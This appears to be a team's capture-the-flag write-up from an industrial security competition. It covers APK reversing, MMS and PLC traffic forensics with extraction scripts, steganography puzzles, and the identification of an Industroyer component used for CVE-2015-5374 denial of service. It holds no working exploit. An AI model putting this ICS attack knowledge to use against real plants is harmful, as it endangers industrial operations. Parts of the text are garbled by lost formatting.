0x00 Preface
I participated in this year's industrial security competition: five online rounds, an on-site semifinal for the top 60, and a final for the top 30. Our three-person team placed first in online round three, ninth in the semifinal, and seventh in the final.
Written for a 90sec event; some sections were contributed by my two teammates.
0x01 Online Round 3 Writeup
0x02 Simple APK Reversing


This was a prior-year challenge with a changed flag. Unpacking the APK yielded multiprotocol.tesla.scada; comparing its decompiled output with the genuine app revealed the flag as the unobfuscated class name.
0x03 The Data-Stealing Hacker
The traffic uses the industrial MMS protocol. This script counts function codes:
#!/usr/bin/env python

import pyshark

captures = pyshark.FileCapture("tmflag.pcapng")
confirmed_services_request = {}
confirmed_services_response = {}
for capture in captures:
    for pkt in capture:
        if pkt.layer_name == "mms":
            if hasattr(pkt, "confirmedservicerequest"):
                service = pkt.confirmedservicerequest
                if service in confirmed_services_request:
                    confirmed_services_request[service] += 1
                else:
                     confirmed_services_request[service] = 1
            if hasattr(pkt, "confirmedserviceresponse"):
                service = pkt.confirmedserviceresponse
                if service in confirmed_services_response:
                    confirmed_services_response[service] += 1
                else:
                     confirmed_services_response[service] = 1
print(confirmed_services_request)
print(confirmed_services_response)

Services in use:
1 (getNameList)、4 (read)、5 (write)
6 (getVariableAccessAttributes)、12 (getNamedVariableListAttributes)
72 (fileOpen)、73 (fileRead)、74 (fileClose)、77 (fileDirectory)
Observe:

flag.7z was opened, suggesting fileRead(73). This script extracts the fileRead contents:
import pyshark
import binascii
def flag():
    try:
        captures = pyshark.FileCapture("tmflag.pcapng")
        flag_frsm = False
        flag_frsm_id = None
        flag_read = False
        for capture in captures:
            for pkt in capture:
                if pkt.layer_name == "mms":
                    # file open
                    if hasattr(pkt, "confirmedservicerequest") and int(pkt.confirmedservicerequest) == 72:
                        if hasattr(pkt, "filename_item"):
                            filename_items = pkt.filename_item.fields
                            for f in filename_items:
                                file_name = str(f.get_default_value())
                                if file_name == "flag.7z":
                                    flag_frsm = True
                    if hasattr(pkt, "confirmedserviceresponse") and int(pkt.confirmedserviceresponse) == 72 and flag_frsm:
                        if hasattr(pkt, "frsmid"):
                            flag_frsm_id = pkt.frsmid
                        flag_frsm = False
                    if hasattr(pkt, "confirmedservicerequest") and int(pkt.confirmedservicerequest) == 73 and flag_frsm_id:
                        if hasattr(pkt, "fileread"):
                            if str(pkt.fileread) == str(flag_frsm_id):
                                flag_read = True
                        flag_frsm_id = None
                    if hasattr(pkt, "confirmedserviceresponse") and int(pkt.confirmedserviceresponse) == 73 and flag_read:
                        if hasattr(pkt, "filedata"):
                            data = str(pkt.filedata).replace(":", "")
                            hex2char(data)
                        flag_read = False
    except Exception as e:
        print(e)


def hex2char(data):
#    binascii.a2b_hex(hexstr)
    output = binascii.unhexlify(data)
    print(output)

if __name__ == '__main__':
flag()

is the flag.
0x04 Tesla Industrial App Analysis
The target was TeslaMultiSCADA with a modified version number to prevent quick identification. Comparing it with genuine v1.10.3 revealed an APK disguised as a font. The APK was packed; unpacking with IDA, DexHunter, or similar tools yielded the Java code:

The Java-layer algorithm is Base85. Key decompiled code:

The Java layer reads a line, Base85-encodes it, and passes it to native code, wherelibnative-lib.soLoad it into IDA and begin at functionJava_bin_crack_easyandroid_MainActivity_stringFromJNIBegin analysis.

This function has no key logic. The native library encrypts strings; either reverse datadiv_decode10352206657073544814 manually or debug the APK dynamically so strings decrypt at runtime. Next, focus on sub_2E74.

The function was heavily obfuscated. Selective breakpoints on callees helped, while APK anti-debug checks crashed on detected breakpoints. Dynamic analysis identified sub_1228 (modified SM4 ECB) and sub_DA4 (modified Base91). The altered SM4 data was:

Modified Base91 data:

The program's encryption flow and algorithms were now understood, but the SM4 key and final ciphertext were missing. Deobfuscating the APK resources revealed this file:


Brute-force decryption script:
data = "D4E8E5A0EBE5F9A0E9F3A0D9EFF5F2E5DFF6E5F2F9DFF3EDE1F2F4ACC3E9F0E8E5F2F4E5F8F4A0E3EFEEF3E9F3F4F3A0EFE6A0F4E8F2E5E5A0F0E1F2F4F3ACC3EFEDE5A0EFEEA1".decode("hex")
for i in range(256):
    string = ''
    for j in data:
        string += chr(ord(j)-i)
    print string

The key is“Youre_very_smart”. The ciphertext has three parts, whose locations are easily found with a file comparison tool:functions_fr.propertiesfile andsmali/d/a/a/a/b/a;``smali/android/support/v7/internal/view/menu/ActionMenuItemView;``functions_fr.propertiesfile

It looks like Morse but is Brainfuck, with / as ! and - as ?. Decryption yields

smali/d/a/a/a/b/afile

It looks like Brainfuck but is Morse code, with ! as - and ? as /. Decryption yields (Morse is case-insensitive; the correct result is lowercase):

smali/android/support/v7/internal/view/menu/ActionMenuItemViewfile

It looks like Brainfuck and is Brainfuck, with ! corresponding to ? and ? to !. Decryption yields

The next step is permuting the three ciphertext parts. One ordering must decode through Base91 → SM4 → Base85 to the correct flag, Andr01dReMi3clsS0Ea5y!!!
0x05 Where Is the Flag?

Binwalk found a hidden ZIP inside the image; foremost extracted it:

The result is a PNG and an archive:

The archive contained another image and required a password.
The other image contains an incomplete barcode:

Repair it fully in Photoshop:

The final result is:

The panda's colors were inverted, so invert the image:

Scanning yields the string This_n0t_fl4g.

Use the string to extract the earlier archive and obtain 3.jpg. Binwalk finds another ZIP, so extract again:

The result is two identical images.
Compare the images with Stegsolve:

Numerous pixels appeared, confirming pixel steganography. After saving solved.bmp, raw comparison was chaotic, so I tried several GitHub pixel-steganography tools until one decoded it successfully: https://github.com/HFO4/HideByPixel Obtain cmd5 data.

Decryption yields the flag.
0x06 Protocol Analysis Again
Wireshark showed LSIS PLC traffic. Packets sequentially read PLC registers in blocks of 100, mixed with other reads.


Filter the relevant data programmatically.

Restore data with XOR 0xFF, then clean and extract it.

Decompile with dnSpy, locate mainwindow.baml, and copy all RadioButton tags from its Grid element.

Create a WPF project in Visual Studio and paste the content into XAML to reveal the flag.

Appendix:
        private void Btnreadfile_Click(object sender, EventArgs e)
        {
            byte[] read = new byte[9999];
            OpenFileDialog fileDialog = new OpenFileDialog();
            fileDialog.Multiselect = true;
            fileDialog.Title = "Select a file";
            fileDialog.Filter = "All files|*.*"; // set the file types to choose from
            if (fileDialog.ShowDialog() == DialogResult.OK)
            {
                string file = fileDialog.FileName;// returns the full path of the file

                PcapNGFileReader packetReader = new PcapNGFileReader(FileToStream(file));
                var packets= packetReader.ReadPackets();
                bool isRead = false;
                byte[] readbyte = new byte[65500];
                int iterCount = 100;
                foreach(var item in packets)
                {
                    var data = item.Payload.ToArray();
                    // read the data
                    if (isRead)
                    {
                        for(int j = 99; j >= 0; j--)
                        {
                            int sub = 99 - j;
                            readbyte[iterCount + j] = (byte)(data[data.Length-sub-1]);

                        }
                        iterCount += 100;
                        isRead = false;
                    }
                    // decide whether to read and store the next packet
                    if (data.Length > 91&&data.Length<95 && data[data.Length - 4] == 0x30 && data[data.Length - 3] == 0x30 && data[data.Length - 2] == 0x64 && data[data.Length - 1] == 0x00)
                    {
                        isRead = true;
                    }
                    else
                    {
                        isRead = false;
                    }

                }

                int endloc = 100;
                int count = 1000;
                for (int i = 100; i < 65500; i++)
                {
                    if (readbyte[i] == 0)
                    {
                        endloc = i;
                        count--;
                        if (count == 0)
                        {
                            break;
                        }
                    }
                    else
                    {
                        count = 1000;
                        endloc = 100;
                    }
                }
                byte[] getval = new byte[endloc - 1100];
                for (int i = 0; i < getval.Length; i++)
                {
                    getval[i] = (byte)(readbyte[i + 100] ^ 0xFF);
                }

                StreamToFile(BytesToStream(getval), file + ".exe");
            }
        }

        /// <summary>
        /// Convert byte[] to Stream
        /// </summary>
        /// <param name="bytes"></param>
        /// <returns></returns>
        public Stream BytesToStream(byte[] bytes)
        {
            Stream stream = new MemoryStream(bytes);
            return stream;
        }

        /// <summary>
        /// Convert Stream to byte[]
        /// </summary>
        /// <param name="stream"></param>
        /// <returns></returns>
        public byte[] StreamToBytes(Stream stream)
        {
            byte[] bytes = new byte[stream.Length];
            stream.Read(bytes, 0, bytes.Length);
            stream.Seek(0, SeekOrigin.Begin); // set the stream position to the beginning
            return bytes;
        }

        /// <summary>
        /// Read a Stream from a file
        /// </summary>
        /// <param name="path"></param>
        /// <returns></returns>
        public Stream FileToStream(string path)
        {
            FileStream fileStream = new FileStream(path, FileMode.Open, FileAccess.Read, FileShare.Read); // open the file
            byte[] bytes = new byte[fileStream.Length]; // read the file into byte[]
            fileStream.Read(bytes, 0, bytes.Length);
            fileStream.Close();
            Stream stream = new MemoryStream(bytes); // convert byte[] to Stream
            return stream;
        }

        /// <summary>
        /// Write a Stream to a file
        /// </summary>
        /// <param name="stream"></param>
        /// <param name="path"></param>
        public void StreamToFile(Stream stream, string path)
        {
            byte[] bytes = new byte[stream.Length]; // convert Stream to byte[]
            stream.Read(bytes, 0, bytes.Length);
            stream.Seek(0, SeekOrigin.Begin); // set the stream position to the beginning
            FileStream fs = new FileStream(path, FileMode.Create); // write byte[] to the file
            BinaryWriter bw = new BinaryWriter(fs);
            bw.Write(bytes);
            bw.Close();
            fs.Close();
        }
0x07 Siemens DoS Incident
Disassembling the challenge binary in IDA revealed two references to the suspicious string crash.

The required UDP stream could not be recovered from this file.

This code identified the binary as the Launcher module of the Industroyer ICS malware. Its UDP packets occur during exploitation of CVE-2015-5374 for DoS, yielding the final answer.

0x08 The Hacker's Mistake

The image says WATCHIN YUR SCREENZ. A GitHub search identifies it as originating from gcat.
